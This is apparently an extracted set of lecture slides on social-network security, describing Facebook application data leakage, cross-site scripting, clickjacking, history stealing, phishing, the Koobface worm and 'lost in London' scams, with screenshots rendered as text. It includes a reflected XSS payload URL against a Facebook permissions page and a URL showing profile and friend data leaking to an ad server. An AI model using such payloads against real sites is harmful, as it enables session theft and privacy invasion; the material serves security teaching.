Hack #5: Data leakage to third parties



Hack #5: Data leakage to third parties



Facebook Application Architecture

Hack #5: Data leakage to third parties

```
http://sochr.com/i.php&name=[Joseph Bonneau]&nx=[My User  
ID]&age=[My DOB]&gender=[My Gender]&pic=[My Photo  
URL]&fname0=[Friend #1 Name 1]&fname1=[Friend #2  
Name]&fname2=[Friend #3 Name]&fname3=[Friend #4 Name]&fpic0=[Friend  
#1 Photo URL]&fpic0=[Friend #2 Photo URL]&fpic0=[Friend #3 Photo  
URL]&fpic0=[Friend #4 Photo URL]&fb_session_params=[All of the quiz  
application's session parameters]
```

URL for banner ad

Hack #5: Data leakage to third parties

Create Your Own Quiz >



Hey Peter

Hot singles are waiting for you!!

What the users sees...

Hack #5: Data leakage to third parties

Many ways to leak!

- ♦ Referer:


`http://delb.opt.fimserve.com/adopt/...&uid=XXXX&`

- ♦ Request URI:

`www.ilike.com&utmhid=1289997851&utmr=http://fb.ilike.com/facebook/auto_playlist_search?name=XXX&`

- ♦ Cookie (“hidden” third-party server)


Hack #6: Cross-site scripting



`http://www.facebook.com/connect/prompt_permissions.php?`
`ext_perm=red_stream`

Credit: theharmonyguy


Hack #6: Cross-site scripting



`http://www.facebook.com/connect/prompt_permissions.php?
ext_perm=1`

Credit: theharmonyguy

Hack #6: Cross-site scripting



```
http://www.facebook.com/connect/prompt_permissions.php?  
ext_perm=%3Cscript  
%3Ealert(document.getElementById(%22post_form_id  
%22).value);%3C/script%3E
```

Credit: theharmonyguy

Hack #7: Clickjacking




**Want 2 c
Something
Hot?**

Click da'button, baby!



Hack #7: Clickjacking


Allow Access?

Allowing  access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.


 **Allow** or cancel

By proceeding, you are allowing Scramble to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of Scramble.

Hack #7: Clickjacking




Hack #8: User identification by history stealing



(Wondracek, Holz, Kirda, Kruegel 2010)

Hack #8: User identification by history stealing



(Wondracek, Holz, Kirda, Kruegel 2010)

Hack #9: User identification by Google docs

http://spreadsheets.google.com/ccc?key=

Gmail Calendar Documents Reader Web more

randomwalker@gmail.com | Google Account settings | Sign out

Google docs Senate reconciliation whip count

View only Share

File Edit View Insert Format Form Tools Help

10pt B Abc

	A	B	C	D	E	F	G	H
1	State	Senator	D.C. Phone #	Open to using reconciliation to finish health reform?	Sign Bennet letter on public option?	Call Status	Link to statement (if there is one)	
2				Totals	Totals			
3			YES	34	20			
4			MAYBE	5	9			
5			NO	1	5			
6			??	19	25			
7								
8	State	Senator	D.C. Phone #	Open to using reconciliation to finish health reform?	Sign Bennet letter on public option?	Call Status	Link to statement (if there is one)	
9	Alaska	Mark Begich	(202) 224-3004	??	??	Call made, awaiting response		
10	Arkansas	Mark Pryor	(202) 224 2353	MAYBE	??	Russ A.	http://blog.healthcareforamericamoving-towards-reconciliation-to-finish-health-reform/	
11	Arkansas	Blanche Lincoln		NO	NO	Done		
12	California	Barbara Boxer		YES	YES	done	http://whipcongress.com/	
13	California	Diane Feinstein		YES	YES	Done	http://whipcongress.com/	
14	Colorado	Michael Bennet		YES	YES	Done	http://whipcongress.com/	
15	Colorado	Mark Udall	(202) 224 5941	??	??	Zapp and Jeff J.		
16	Connecticut	Chris Dodd	(202) 224 2823	??	??	Call made, awaiting response		
17	Connecticut	Joe Lieberman	(202) 224 4041	??	NO	Call made, awaiting response		
18	Delaware	Tom Carper	(202) 224 2441	YES	??	Dan S.	http://blog.healthcareforamericamoving-towards-reconciliation-to-finish-health-reform/	
19	Delaware	Ted Kaufman	(202) 224-5042	??	??	call made		
20	Florida	Bill Nelson	(202) 224-5274	??	??	Call placed, will hear tomorrow		
21	Hawaii	Daniel Akaka	(202) 224-6361	??	??	Left message, will follow up tomorrow		
22								

Viewing now:

- michael.snook
- seminal
- justin.slaughter

Press enter to send your message

State

(Narayanan 2010)

Hack #10: Facebook chat bug

This is how your Profile looks to Ade Olatunji

Preview how your Profile appears to another person:

[Back to Privacy settings](#)

Steve O'Hear

Wall Info **Photos** Boxes

Basic Information

Gender: Male
Hometown: London, United Kingdom
Relationship Status: Single
Interested in: Women
Looking for: Friendship, Dating, A relationship, Networking
Political Views: Liberal
Religious views: Jedi

Likes and Interests

Activities: Coffee shops, sitting in my garden conversing with friends, studying the media, playing with consumer tech... I live a simple and humble life.
Interests: Tech, the Media, film, football, politics, entrepreneurship, food.
Favourite Music: John Lee Hooker, Muddy Waters, Meters, The Doors, Traffic, Rolling Stones, Van Morrison, Stax Vault Records, The Thrills.

View Photos of Steve (22)
Send Steve a message
Poke Steve

Tech Blogger, Journalist and Consultant. Avid Spurs fan too. Not as smug as I look.

Information

Create an Advert

Best value offers online

Skip To My Loops

Clear Chat History

Me 12:46
o!!!! Don't forget to mention me
Skip is offline. 12:46


Join Sky online & Sky+HD standard M&S vol

Like

Vodafone

A red arrow points from the 'Start typing a friend's name' input field to the 'Skip To My Loops' chat window, which is open over the 'Best value offers online' advertisement.

Building a secure social web is very difficult



SNS Threat Model

Mum murdered over Facebook profile status

By [Richard Smith](#) 2/09/2009

a a

'Man stabbed lover over site'



A mum-of-four was murdered by her partner after she changed her Facebook profile to "single", a jury heard yesterday.

SNS Threat Model

- Account compromise
- Computer compromise
- Monetary Fraud
- Undesired sharing
- Impersonation

All internet security scams have an SNS variant

- Phishing
- Spam
- 419 Scams & Fraud
- Identity Theft/Impersonation
- Malware
- Cross-site Scripting
- Click-Fraud
- Stalking, Harassment, Bullying, Blackmail

Phishing

☆ from **Facebook** <notification+f_s6a629@facebookmail.com>
reply-to noreply <noreply@facebookmail.com>
to ● Joseph Bonneau <jbonneau@gmail.com>
date Thu, Apr 30, 2009 at 12:36 AM
subject Stella Nordhagen tagged a photo of you on Facebook
mailed-by facebookmail.com
signed-by facebookmail.com

Stella tagged a photo of you in the album "Lent-ilicious!".

To see the photo, follow the link below:

<http://www.facebook.com/n/?photo.php&pid=31548385&op=1&view=all&subj=210132&id=4401279&mid=62e1b6G334d4G1d988a1G5>

Thanks,
The Facebook Team

Genuine Facebook emails

Password Sharing

facebook

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.



Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

[Sign up for Facebook](#)

[Connect](#)

[Cancel](#)

Invite Your Friends



Web Email (Hotmail, Gmail, Yahoo, etc.)

Invite contacts from your email account.

Your
Email:

Password:

[Find Your Friends](#)

We won't store your password or contact anyone without your permission.



Find People You Email

Searching your email account is the fastest and most effective way to find your friends on Facebook.

Your Email:

Password:

[Find Friends](#)

We won't store your password or contact anyone without your permission.

✓ **Valid webmail address**

[Upload Contact File](#)




Find People You IM

Find out which of your AOL Instant Messenger or Windows Live Messenger buddies are on Facebook.

[Import AIM Buddy List »](#)

[Import Windows Live Contacts »](#)

Spam

From:	Psychic - Alex Silver  Alex Silver California Psychic
Date:	Apr 29 11:35 PM
Subject:	Psychic Stimulus Package
Body:	<p style="text-align: center;">Psychic Stimulus Package Alex Silver <u>VISIT MY SITE</u></p> <p>For a limited time I am offering an introductory offer to all new clients. Get a 15 minute live psychic reading online and YOU SET THE PRICE. Pay whatever you can afford or feel is fair.</p> <p>This is a good way to save some money and also get to know me, see what I can do and to get answers to your pressing psychic questions.</p> <p>Use the PayPal BUY NOW button below and enter any amount that feels right to you. Once you have completed the payment process you will be redirected and your psychic reading will take place with me in the chat box on your left.</p>

Malware

☆ from **Facebook** <notification+f_s6a629@facebookmail.com>
reply-to noreply <noreply@facebookmail.com>
to ● Joseph Bonneau <jbonneau@gmail.com>
date Fri, Dec 5, 2008 at 5:08 PM
subject Katie Gunst sent you a message on Facebook..
mailed-by facebookmail.com

Katie sent you a message.

Subject: Nice ass! But why you put them in the internet?

"YAYYYYYY

[http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c"](http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c)

Koobface worm, launched August 2008

Malware



Koobface worm, launched August 2008

“Lost in London” Scams

Calvin: hey

Evan: holy moly. what's up man?

Calvin: i need your help urgently

Evan: yes sir

Calvin: am stuck here in london

Evan: stuck?

Calvin: yes i came here for a vacation

Calvin: on my process coming back home i was robbed inside the hotel i logged in


Evan: ok so what do you need

Calvin: can you loan me \$900 to get a return ticket back home and pay my hotel bills

Evan: how do you want me to loan it to you?

Calvin: you can have the money send via western union

Profile Hijacking



View Photos of Me (542)
View Videos of Me (2)
Edit My Profile

Write something about yourself.

Information

Networks:
Cambridge Grad Student '11
Stanford Alum '06

Birthday:
July 17, 1984

Joseph Bonneau

Wall Info Photos Boxes +

About Me Edit

Basic Info

Sex:	Male
Birthday:	July 17, 1984
Current City:	San Francisco, California

Work and Education Edit

Employers

Cryptography Research, Inc.	April 2007 - May 2008
Cryptographic Scientist San Francisco, California	

Grad School

Stanford University '07	Master of Science Cryptography
Cambridge '11	PhD Computer Science

College

Stanford University '06	Computer Science Mathematics
--------------------------------	---------------------------------

High School

Redwood High '02	
-------------------------	--


Facebook

[Edit My Profile](#) [View My Profile](#)

Joseph Bonneau you

PhD Candidate at University of Cambridge

Cambridge, United Kingdom | Computer & Network Security



Current	• PhD Candidate at University of Cambridge
Past	• Cryptographic Scientist at Cryptography Research, Inc.
Education	• University of Cambridge • Stanford University • Stanford University
Connections	129 connections
Websites	• My Website • My Blog
